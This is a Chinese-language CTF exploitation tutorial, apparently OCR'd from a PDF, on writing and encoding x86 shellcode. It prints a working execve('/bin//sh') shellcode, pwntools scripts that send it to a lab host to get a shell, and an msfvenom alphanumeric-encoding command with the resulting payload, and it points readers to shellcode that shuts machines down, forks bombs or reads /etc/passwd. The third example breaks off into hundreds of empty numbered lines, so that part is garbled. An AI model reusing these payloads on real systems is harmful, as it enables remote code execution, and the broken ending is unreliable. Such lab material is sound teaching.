

0x00 shellcode的使用

在上一篇文章中我们学习了怎么使用栈溢出劫持程序的执行流程。为了减少难度，演示和作业题程序里都带有很明显的后门。然而在现实世界里并不是每个程序都有后门，即使是有，也没有那么好找。因此，我们就需要使用定制的shellcode来执行自己需要的操作。

首先我们把演示程序~/Openctf 2016-tyro_shellcode1/tyro_shellcode1复制到32位的docker环境中并开启调试器进行调试分析。需要注意的是，由于程序带了一个很简单的反调试，在调试过程中可能会弹出如下窗口：



此时点OK，在弹出的Exception handling窗口中选择No (discard) 丢弃掉SIGALRM信号即可。

与上一篇教程不同的是，这次的程序并不存在栈溢出。从F5

的结果上看程序使用read函数读取的输入甚至都不在栈上，而是在一片使用mmap分配出来的内存空间上。

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v3; // ST2C_4@1
4     void *ptr; // ST30_4@1
5     int v5; // ST38_4@1
6     int result; // eax@1
7     int v7; // edx@1
8     int v8; // [sp+3Ch] [bp-84h]@1
9     int v9; // [sp+BCh] [bp-4h]@1
10
11     v9 = *MK_FP(__GS__, 20);
12     v3 = open("/home/challenge/flag", 0);
13     setbuf(_bss_start, 0);
14     setbuf(stdout, 0);
15     alarm(0x1Eu);
16     ptr = mmap(0, 0x80u, 7, 34, -1, 0);
17     memset(ptr, 0xC3, 0x7Fu);
18     memset(&v8, 0, 0x7Fu);
19     puts("OpenCTF tyro shellcode challenge.\n");
20     puts("Write me some shellcode that reads from the file_descriptor");
21     puts("I supply and writes it to the buffer that I supply");
22     printf("%d ... 0x%08x\n", v3, &v8);
23     read(0, ptr, 0x20u);
24     v5 = ((int (*)(void))ptr)();
25     puts((const char *)&v8);
26     result = v5;
27     v7 = *MK_FP(__GS__, 20) ^ v9;
28     return result;
29 }
```

简单的反调试实现，通过alarm()限制程序运行时间，干扰调试

使用mmap()分配出一片可读可写可执行的内存

输入被读取到mmap()分配出来的内存空间中

通过调试，我们可以发现程序实际上是读取我们的输入，并且使用call指令执行我们的输入。也就是说我们的输入会被当成汇编代码被执行。

Debug View

Structures

Registers

General registers

EAX F7FA0000 1d.so.cac

ECX 00000000 1d.so.cac

EDX 00000000 1d.so.cac

ESI 00000001 1d.so.cac

EDI F7FA0000 libc_2.24

EBP FF87AF98 [stack]:f

ESP FF87AECC [stack]:f

EIP F7FA0000 1d.so.cac

EFL 00000203

Hex View-1

FF87AECD 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

FF87AED0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

FF87AED4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

FF87AED8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

FF87AEE0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

FF87AEE4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

FF87AEE8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

FF87AEEC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

FF87AEE4 31 32 33 34 35 36 37 38 00 C3 C3 C3 C3 C3 C3 C3 C3

FF87AEE8 C3 C3 C3 C3 C3 C3 C3 C3 C3 C3 C3 C3 C3 C3 C3 C3 C3

UNKNOWN: F7FA00D: 1d.so.cache:F7FA00D (Synchronized with EIP)

Stack view

FF87AEEC 00000000 main

FF87AED8 00000000

FF87AED4 F7FA0000 1d.so

FF87AED0 00000000

FF87AEE0 00000022

FF87AEE8 FFFFFFFF

显然，我们这里随便输入的“12345678”有点问题，继续执行的话会出错。不过，当程序会把我们的输入当成指令执行，shellcode就有用武之地了。

首先我们需要去找一个shellcode，我们希望shellcode可以打开一个shell以便于远程控制只对我们暴露了一个10001端口的docker环境，而且shellcode的大小不能超过传递给read函数的参数，即0x20=32. 我们通过著名的shell-storm.org的shellcode数据库shell-storm.org/shellcode/找到了一段符合条件的shellcode

21个字节的执行sh的shellcode，点开一看里面还有代码和介绍。我们先不管这些介绍，把shellcode取出来

```
"\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f"  
"\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd"  
"\x80";
```

使用pwntools库把shellcode作为输入传递给程序，尝试使用io.interactive()与程序进行交互，发现可以执行shell命令。

```
>>> io = remote('172.17.0.2', 10001)
[x] Opening connection to 172.17.0.2 on port 10001
[x] Opening connection to 172.17.0.2 on port 10001: Trying 172.17.0.2
[+] Opening connection to 172.17.0.2 on port 10001: Done
>>>
>>> shellcode = "\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
>>> print io.recv()
OpenCTF tyro shellcode challenge.


Write me some shellcode that reads from the file_descriptor
I supply and writes it to the buffer that I supply
-1 ... 0xffbf46ec

>>> io.send(shellcode)
>>> io.interactive()
[*] Switching to interactive mode
ls
core
flag.txt
just_do_it
linux_server
tyro_shellcode1
```

当然，shell-storm上还有可以执行其他功能如关机，进程炸弹，读取/etc/passwd等的shellcode，大家也可以试一下。总而言之，shellcode是一段可以执行特定功能的神秘代码。那么shellcode是怎么被编写出来，又是怎么执行指定操作的呢？我们继续来深挖下去。

0x01 shellcode的原理

这次我们直接把断点下在call eax上，然后F7跟进




可以看到我们的输入变成了如下汇编指令


```

debug002:F7F41000 assume es:_stack_, ss:_stack_, ds:_stack_, fs:_stack_,
debug002:F7F41000 xor     ecx, ecx
debug002:F7F41002 mul     ecx
debug002:F7F41004 mov     al, 00h
debug002:F7F41006 push    ecx
debug002:F7F41007 push    68732F2Fh
debug002:F7F4100C push    6E69622Fh
debug002:F7F41011 mov     ebx, esp
debug002:F7F41013 int     80h                ; LINUX -
debug002:F7F41015 retn
debug002:F7F41015 ;

```

我们可以选择Options->General，把Number of opcode bytes (non-graph)的值调大



会发现每条汇编指令都对应着长短不一的一串16进制数。

```

debug002:F7F41000 assume es:_stack_, ss:_stack_, ds:_stack_, fs:_stack_, gs:_stack_
debug002:F7F41000 31 C9 xor     ecx, ecx
debug002:F7F41002 F7 E1 mul     ecx
debug002:F7F41004 80 0B mov     al, 00h
debug002:F7F41006 51 push    ecx
debug002:F7F41007 68 2F 2F 73 68 push    68732F2Fh
debug002:F7F4100C 68 2F 62 69 6E push    6E69622Fh
debug002:F7F41011 89 E3 mov     ebx, esp
debug002:F7F41013 CD 80 int     80h                ; LINUX -
debug002:F7F41015 C3 retn
debug002:F7F41015 ;
debug002:F7F41016 C3 db     0C3h ;

```

对汇编有一定了解的读者应该知道，这些16进制数串叫做opcode。opcode是由最多6个域组成的，和汇编指令存在对

应关系的机器码。或者说可以认为汇编指令是opcode的“别名”。易于人类阅读的汇编语言指令，如`xor ecx, ecx`等，实际上就是被汇编器根据opcode与汇编指令的替换规则替换成16进制数串，再与其他数据经过组合处理，最后变成01字符串被CPU识别并执行的。当然，IDA之类的反汇编器也是使用替换规则将16进制串处理成汇编代码的。所以我们可以直接构造合法的16进制串组成的opcode串，即shellcode，使系统得以识别并执行，完成我们想要的功能。关于opcode六个域的组成及其他深入知识此处不再赘述，感兴趣的读者可以在Intel官网获取开发者手册或其他地方查阅资料进行了解并尝试查表阅读机器码或者手写shellcode。

0x03 系统调用

我们继续执行这段代码，可以发现EAX, EBX, ECX, EDX四个寄存器被先后清零，EAX被赋值为0xb，ECX入栈，“/bin//sh”字符串入栈，并将其首地址赋给了EBX，最后执行完`int 80h`，IDA弹出了一个warning窗口显示got SIGTRAP signal



点击OK，继续F8或者F9执行，选择Yes（pass to app）. 然后在python中执行`io.interactive()`进行手动交互，随便输入一个shell命令如`ls`，在IDA窗口中再次按F9，弹出另一个捕获信号的窗口



同样OK后继续执行，选择Yes（pass to app），发现python窗口中的shell命令被成功执行。

那么问题来了，我们这段shellcode里面并没有`system`这个函数，是谁实现了“`system("/bin/sh")`”的效果呢？事实上，通过刚刚的调试大家应该能猜到是陌生的`int 80h`指令。查阅intel开发者手册我们可以知道`int`指令的功能是调用系统中断，所以`int 80h`就是调用128号中断。在32位的linux系统中，该中断被用于呼叫系统调用程序`system_call()`。我们知道，出于对硬件和操作系统内核的保

护，应用程序的代码一般在保护模式下运行。在这个模式下我们使用的程序和写的代码是没办法访问内核空间的。但是我们显然可以通过调用`read()`，`write()`之类的函数从键盘读取输入，把输出保存在硬盘里的文件中。那么`read()`，`write()`之类的函数是怎么突破保护模式的管制，成功访问到本该由内核管理的这些硬件呢？答案就在于`int 80h`这个中断调用。不同的内核态操作通过给寄存器设置不同的值，再调用同样的指令`int 80h`，就可以通知内核完成不同的功能。而`read()`，`write()`，`system()`之类的需要内核“帮忙”的函数，就是围绕这条指令加上一些额外参数处理，异常处理等代码封装而成的。32位Linux系统的内核一共提供了0~337号共计338种系统调用用以实现不同的功能。

知道了`int 80h`的具体作用之后，我们接着去查表看一下如何使用`int 80h`实现`system("/bin/sh")`。通过<http://syscalls.kernelgrok.com/>，我们没找到`system`，但是找到了这个

#	Name	eax	ebx	ecx	edx	esi	edi
0	sys_restart_syscall	0x00	-	-	-	-	-
1	sys_exit	0x01	int error_code	-	-	-	-
2	sys_fork	0x02	struct pt_regs *	-	-	-	-
3	sys_read	0x03	unsigned int fd	char __user *buf	size_t count	-	-
4	sys_write	0x04	unsigned int fd	const char __user *buf	size_t count	-	-
5	sys_open	0x05	const char __user *filename	int flags	int mode	-	-
6	sys_close	0x06	unsigned int fd	-	-	-	-
7	sys_waitpid	0x07	pid_t pid	int __user *stat_addr	int options	-	-
8	sys_creat	0x08	const char __user *pathname	int mode	-	-	-
9	sys_link	0x09	const char __user *oldname	const char __user *newname	-	-	-
10	sys_unlink	0x0a	const char __user *pathname	-	-	-	-
11	sys_execve	0x0b	char __user *	char __user * __user *	char __user * __user *	struct pt_regs *	-

对比我们使用的shellcode中的寄存器值，很容易发现shellcode中的EAX = 0xb = 11, EBX = &("/bin//sh"), ECX = EDX = 0, 即执行sys_execve("/bin//sh", 0, 0, 0), 通过/bin/sh软链接打开一个shell.

所以我们可以没有system函数的情况下打开shell。需要注意的是，随着平台和架构的不同，呼叫系统调用的指令，调用号和传参方式也不尽相同，例如64位linux系统的汇编指令就是syscall，调用sys_execve需要将EAX设置为0x3B，放置参数的寄存器也和32位不同，具体可以参考http://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64

0x04 shellcode的变形

在很多情况下，我们多试几个shellcode，总能找到符合能

用的。但是在有些情况下，为了成功将shellcode写入被攻击的程序的内存空间中，我们需要对原有的shellcode进行修改变形以避免shellcode中混杂有\x00，\x0A等特殊字符，或是绕过其他限制。有时候甚至需要自己写一段shellcode。我们通过两个例子分别学习一下如何使用工具和手工对shellcode进行变形。

首先我们分析例子~/BSides San Francisco CTF 2017-b_64_b_tuff/b-64-b-tuff. 从F5的结果上看，我们很容易知道这个程序会将我们的输入进行base64编码后作为汇编指令执行(注意存放base64编码后结果的字符串指针shellcode在return 0的前一行被类型强转为函数指针并调用)

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char *s; // ST28_4@4
4     void *shellcode; // [sp+0h] [bp-18h]@1
5     void *src; // [sp+4h] [bp-14h]@1
6     ssize_t size; // [sp+8h] [bp-10h]@1
7
8     alarm(0x0u);
9     setvbuf(stdout, 0, 2, 0);
10    setvbuf(stderr, 0, 2, 0);
11    shellcode = mmap((void *)0x41410000, 0x1558u, 7, 34, 0, 0);
12    printf("Address of buffer start: %p\n", shellcode);
13    src = malloc(0x1000u);
14    size = read(0, src, 0x1000u);
15    if ( size < 0 )
16    {
17        puts("Error reading!");
18        exit(1);
19    }
20    printf("Read %zd bytes!\n", size);
21    s = (char *)base64_encode((int)src, size, shellcode); // base64_encode(char *src, int size, char *result)
22    puts(s);
23    ((void (*)(void))shellcode)();
24    return 0;
25 }
```

虽然程序直接给了我们执行任意代码的机会，但是base64编码的限制要求我们的输入必须只由0-9

，a-z，A-Z，+，/这些字符组成，然而我们之前用来开

shell的shellcode

"\x31\x09\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"显然含有大量的非base64编码字符，甚至包含了大量的不可见字符。因此，我们就需要对其进行编码。

在不改变shellcode功能的情况下对其进行编码是一个繁杂的工作，因此我们首先考虑使用工具。事实上，pwntools库中自带了一个encode类用来对shellcode进行一些简单的编码，但是目前encode类的功能较弱，似乎无法避开太多字符，因此我们需要用到另一个工具msfVENOM。由于kali中自带了metasploit，使用kali的读者可以直接使用。

首先我们查看一下msfvenom的帮助选项

```
root@kali:~# msfvenom -h
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
  -p, --payload <payload>      Payload to use. Specify a '-' or stdin to use custom payloads flag.txt
  --payload-options             List the payload's standard options
  -l, --list <type>            List a module type. Options are: payloads, encoders, nops, all
  -n, --nopsled <length>      Prepend a nopsled of [length] size on to the payload
  -f, --format <format>        Output format (use --help-formats for a list)
  --help-formats               List available formats
  -e, --encoder <encoder>      The encoder to use
  -a, --arch <arch>            The architecture to use
  --platform <platform>       The platform of the payload
  --help-platforms             List available platforms
  -s, --space <length>         The maximum size of the resulting payload
  --encoder-space <length>     The maximum size of the encoded payload (defaults to the -s value)
  -b, --bad-chars <list>       The list of characters to avoid example: '\x00\xff'
  -i, --iterations <count>    The number of times to encode the payload
  -c, --add-code <path>        Specify an additional win32 shellcode file to include
  -x, --template <path>       Specify a custom executable file to use as a template
  -k, --keep                   Preserve the template behavior and inject the payload as a new thread
  -o, --out <path>             Save the payload
  -v, --var-name <name>        Specify a custom variable name to use for certain output formats
  --smallest                   Generate the smallest possible payload
  -h, --help                   Show this message
```

显然，我们需要先执行msfvenom -l encoders挑选一个编码

```

root@kali:~# msfvenom -l encoders
Framework Encoders
=====
Name Rank Description
----
cmd/echo good Echo Command Encoder
cmd/generic_sh manual Generic Shell Variable Substitution Command Encoder
cmd/ifs low Generic ${IFS} Substitution Command Encoder
cmd/perl normal Perl Command Encoder
cmd/powershell_base64 excellent Powershell Base64 Command Encoder
cmd/printf_php_mq manual printf(1) via PHP magic quotes Utility Command Encoder
generic/eicar manual The EICAR Encoder
generic/none normal The "none" Encoder
mipsbe/byte_xori normal Byte XORi Encoder
mipsbe/longxor normal XOR Encoder
mipsle/byte_xori normal Byte XORi Encoder
mipsle/longxor normal XOR Encoder
php/base64 great PHP Base64 Encoder
ppc/longxor normal PPC LongXOR Encoder
ppc/longxor_tag normal PPC DWord XOR Encoder
sparc/longxor_tag normal SPARC DWord XOR Encoder
x64/xor normal XOR Encoder
x64/zutto_dekiru manual Zutto Dekiru [1] Accepting connection from root@0d5dc6d7c3
x86/add_sub manual Add/Sub Encoder
x86/alpha_mixed low Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper low Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower manual Avoid underscore/tolower
x86/avoid_utf8_tolower manual Avoid UTF8/tolower
x86/bloxor manual BloXor - A Metamorphic Block Based XOR Encoder
x86/bmp_polyglot manual BMP Polyglot
x86/call4_dword_xor normal Call+4 Dword XOR Encoder
x86/context_cpuid manual CPUID-based Context Keyed Payload Encoder

```

图中的x86/alpha_mixed可以将shellcode编码成大小写混合的代码，符合我们的条件。所以我们配置命令参数如下：

- 1 `python -c 'import sys;
sys.stdout.write("\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80")' | msfvenom -p - -e
x86/alpha_mixed -a linux -f raw -a x86`
- 2 `--platform linux BufferRegister=EAX -o
payload`

我们需要自己输入shellcode，但msfvenom只能从stdin中读取，所以使用linux管道操作符“|”，把shellcode作为python程序的输出，从python的stdout传送到msfvenom的stdin。此外配置编码器为x86/alpha_mixed，配置目标平台架构等信息，输出到文件名为payload的文件中。最后，由于在b-64-b-tuff中是通过指令call eax调用shellcode的

```
.text:00408888      mov     [ebp+5], eax
.text:0040888B      sub     esp, 0Ch
.text:0040888E      push   [ebp+5]          ; 5
.text:00408891      call   _puts
.text:00408896      add     esp, 10h
.text:00408899      mov     eax, [ebp+var_18]
.text:0040889C      call   eax
.text:0040889E      mov     eax, 0
.text:004088A3      mov     ecx, [ebp+var_4]
.text:004088A6      leave
.text:004088A7      lea     esp, [ecx-4]
.text:004088AA      retn
```

所以配置BufferRegister=EAX。最后输出的payload内容为

```
1 PYIIIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBA
2 BXP8ABuJIp1kyigHaX06krqPh60DoaccXU8ToE2bIbNLI
  XcHMOpAA
```

编写脚本如下：

```
1 #!/usr/bin/python
```




```

2 #coding:utf-8
3 from pwn import *
4 from base64 import *
5 context.update(arch = 'i386', os = 'linux',
6               timeout = 1)
7 io = remote('172.17.0.2', 10001)
8 shellcode =
9   b64decode("PYIIIIIIIIIIIIIIII7QZjAXP0A0AAQ2
10  AB2BB0BBABXP8ABuJIp1kyigHaX06krqPh6OD
11  oaccXU8ToE2bIbNLIXcHMOpAA")
12 print io.recv()
13 io.send(shellcode)
14 print io.recv()
15 io.interactive()

```

成功获取shell



```

root@kali:~# python exp.py
[+] Opening connection to 172.17.0.2 on port 10001: Done
Address of buffer start: 0x41410000
Read 72 bytes!
[+] Switching to interactive mode
PYIIIIIIIIIIIIIIII7QZjAXP0A0AAQ2AB2BB0BBABXP8ABuJIp1kyigHaX06krqPh6ODoaccXU8ToE2bIbNLIXcHMOpAA
$ ls
b-64-b  tuff
core    flag.txt
linux server

```

工具虽然好用，但也不是万能的。有的时候我们可以成功写

入shellcode，但是shellcode在执行前甚至执行时却会被破坏。当破坏难以避免时，我们就需要手工拆分shellcode，并且编写代码把两段分开的shellcode

再“连”到一起。比如例子~/CSAW Quals CTF 2017-pilot/pilot

这个程序的逻辑同样很简单，程序的main函数中存在一个栈溢出

```
10: signed int* result; // FdRBC
14: char buf; // [sp+0h] [bp-20h]@1
15:
16: setvbuf(stdout, 0LL, 2, 0LL);
17: setvbuf(stdin, 0LL, 2, 0LL);
18: LODWORD(v3) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]Welcome DropShip Pilot...");
19: std::ostream::operator<<(&std::endl<char,std::char_traits<char>>);
20: LODWORD(v4) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]I am your assistant A.I....");
21: std::ostream::operator<<(&std::endl<char,std::char_traits<char>>);
22: LODWORD(v5) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]I will be guiding you through the tutorial....");
23: std::ostream::operator<<(&std::endl<char,std::char_traits<char>>);
24: LODWORD(v6) = std::operator<<<std::char_traits<char>>(&std::cout,
25:     "[*]As a first step, lets learn how to land at the designated location....");
26: std::ostream::operator<<(&std::endl<char,std::char_traits<char>>);
27: LODWORD(v7) = std::operator<<<std::char_traits<char>>(&std::cout,
28:     "[*]Your mission is to lead the dropship to the right location and execute sequence of instructions to "
29:     "Save Marines & Medics...");
30: std::ostream::operator<<(&std::endl<char,std::char_traits<char>>);
31: LODWORD(v8) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]Good Luck Pilot!....");
32: std::ostream::operator<<(&std::endl<char,std::char_traits<char>>);
33: LODWORD(v9) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]Location:");
34: LODWORD(v10) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]Command:");
35: std::ostream::operator<<(&std::endl<char,std::char_traits<char>>);
36: if ( read(0, &buf, 0x40uLL) <= 4 )
37:     std::operator<<<std::char_traits<char>>(&std::cout, "[*]There are no commands....");
38:     std::ostream::operator<<(&std::endl<char,std::char_traits<char>>);
39:     LODWORD(v11) = std::operator<<<std::char_traits<char>>(&std::cout, "[*]Mission Failed....");
40:     std::ostream::operator<<(&std::endl<char,std::char_traits<char>>);
41:     result = 0xFFFFFFFFLL;
42: }
43:
44:
45:
46:
47:
48:
49:
50:
51:
52:
53:
54:
55:
56:
57:
58:
59:
60:
61:
62:
63:
64:
65:
66:
67:
68:
69:
70:
71:
72:
73:
74:
75:
76:
77:
78:
79:
80:
81:
82:
83:
84:
85:
86:
87:
88:
89:
90:
91:
92:
93:
94:
95:
96:
97:
98:
99:
100:
101:
102:
103:
104:
105:
106:
107:
108:
109:
110:
111:
112:
113:
114:
115:
116:
117:
118:
119:
120:
121:
122:
123:
124:
125:
126:
127:
128:
129:
130:
131:
132:
133:
134:
135:
136:
137:
138:
139:
140:
141:
142:
143:
144:
145:
146:
147:
148:
149:
150:
151:
152:
153:
154:
155:
156:
157:
158:
159:
160:
161:
162:
163:
164:
165:
166:
167:
168:
169:
170:
171:
172:
173:
174:
175:
176:
177:
178:
179:
180:
181:
182:
183:
184:
185:
186:
187:
188:
189:
190:
191:
192:
193:
194:
195:
196:
197:
198:
199:
200:
201:
202:
203:
204:
205:
206:
207:
208:
209:
210:
211:
212:
213:
214:
215:
216:
217:
218:
219:
220:
221:
222:
223:
224:
225:
226:
227:
228:
229:
230:
231:
232:
233:
234:
235:
236:
237:
238:
239:
240:
241:
242:
243:
244:
245:
246:
247:
248:
249:
250:
251:
252:
253:
254:
255:
256:
257:
258:
259:
260:
261:
262:
263:
264:
265:
266:
267:
268:
269:
270:
271:
272:
273:
274:
275:
276:
277:
278:
279:
280:
281:
282:
283:
284:
285:
286:
287:
288:
289:
290:
291:
292:
293:
294:
295:
296:
297:
298:
299:
300:
301:
302:
303:
304:
305:
306:
307:
308:
309:
310:
311:
312:
313:
314:
315:
316:
317:
318:
319:
320:
321:
322:
323:
324:
325:
326:
327:
328:
329:
330:
331:
332:
333:
334:
335:
336:
337:
338:
339:
340:
341:
342:
343:
344:
345:
346:
347:
348:
349:
350:
351:
352:
353:
354:
355:
356:
357:
358:
359:
360:
361:
362:
363:
364:
365:
366:
367:
368:
369:
370:
371:
372:
373:
374:
375:
376:
377:
378:
379:
380:
381:
382:
383:
384:
385:
386:
387:
388:
389:
390:
391:
392:
393:
394:
395:
396:
397:
398:
399:
400:
401:
402:
403:
404:
405:
406:
407:
408:
409:
410:
411:
412:
413:
414:
415:
416:
417:
418:
419:
420:
421:
422:
423:
424:
425:
426:
427:
428:
429:
430:
431:
432:
433:
434:
435:
436:
437:
438:
439:
440:
441:
442:
443:
444:
445:
446:
447:
448:
449:
450:
451:
452:
453:
454:
455:
456:
457:
458:
459:
460:
461:
462:
463:
464:
465:
466:
467:
468:
469:
470:
471:
472:
473:
474:
475:
476:
477:
478:
479:
480:
481:
482:
483:
484:
485:
486:
487:
488:
489:
490:
491:
492:
493:
494:
495:
496:
497:
498:
499:
500:
501:
502:
503:
504:
505:
506:
507:
508:
509:
510:
511:
512:
513:
514:
515:
516:
517:
518:
519:
520:
521:
522:
523:
524:
525:
526:
527:
528:
529:
530:
531:
532:
533:
534:
535:
536:
537:
538:
539:
540:
541:
542:
543:
544:
545:
546:
547:
548:
549:
550:
551:
552:
553:
554:
555:
556:
557:
558:
559:
560:
561:
562:
563:
564:
565:
566:
567:
568:
569:
570:
571:
572:
573:
574:
575:
576:
577:
578:
579:
580:
581:
582:
583:
584:
585:
586:
587:
588:
589:
590:
591:
592:
593:
594:
595:
596:
597:
598:
599:
600:
601:
602:
603:
604:
605:
606:
607:
608:
609:
610:
611:
612:
613:
614:
615:
616:
617:
618:
619:
620:
621:
622:
623:
624:
625:
626:
627:
628:
629:
630:
631:
632:
633:
634:
635:
636:
637:
638:
639:
640:
641:
642:
643:
644:
645:
646:
647:
648:
649:
650:
651:
652:
653:
654:
655:
656:
657:
658:
659:
660:
661:
662:
663:
664:
665:
666:
667:
668:
669:
670:
671:
672:
673:
674:
675:
676:
677:
678:
679:
680:
681:
682:
683:
684:
685:
686:
687:
688:
689:
690:
691:
692:
693:
694:
695:
696:
697:
698:
699:
700:
701:
702:
703:
704:
705:
706:
707:
708:
709:
710:
711:
712:
713:
714:
715:
716:
717:
718:
719:
720:
721:
722:
723:
724:
725:
726:
727:
728:
729:
730:
731:
732:
733:
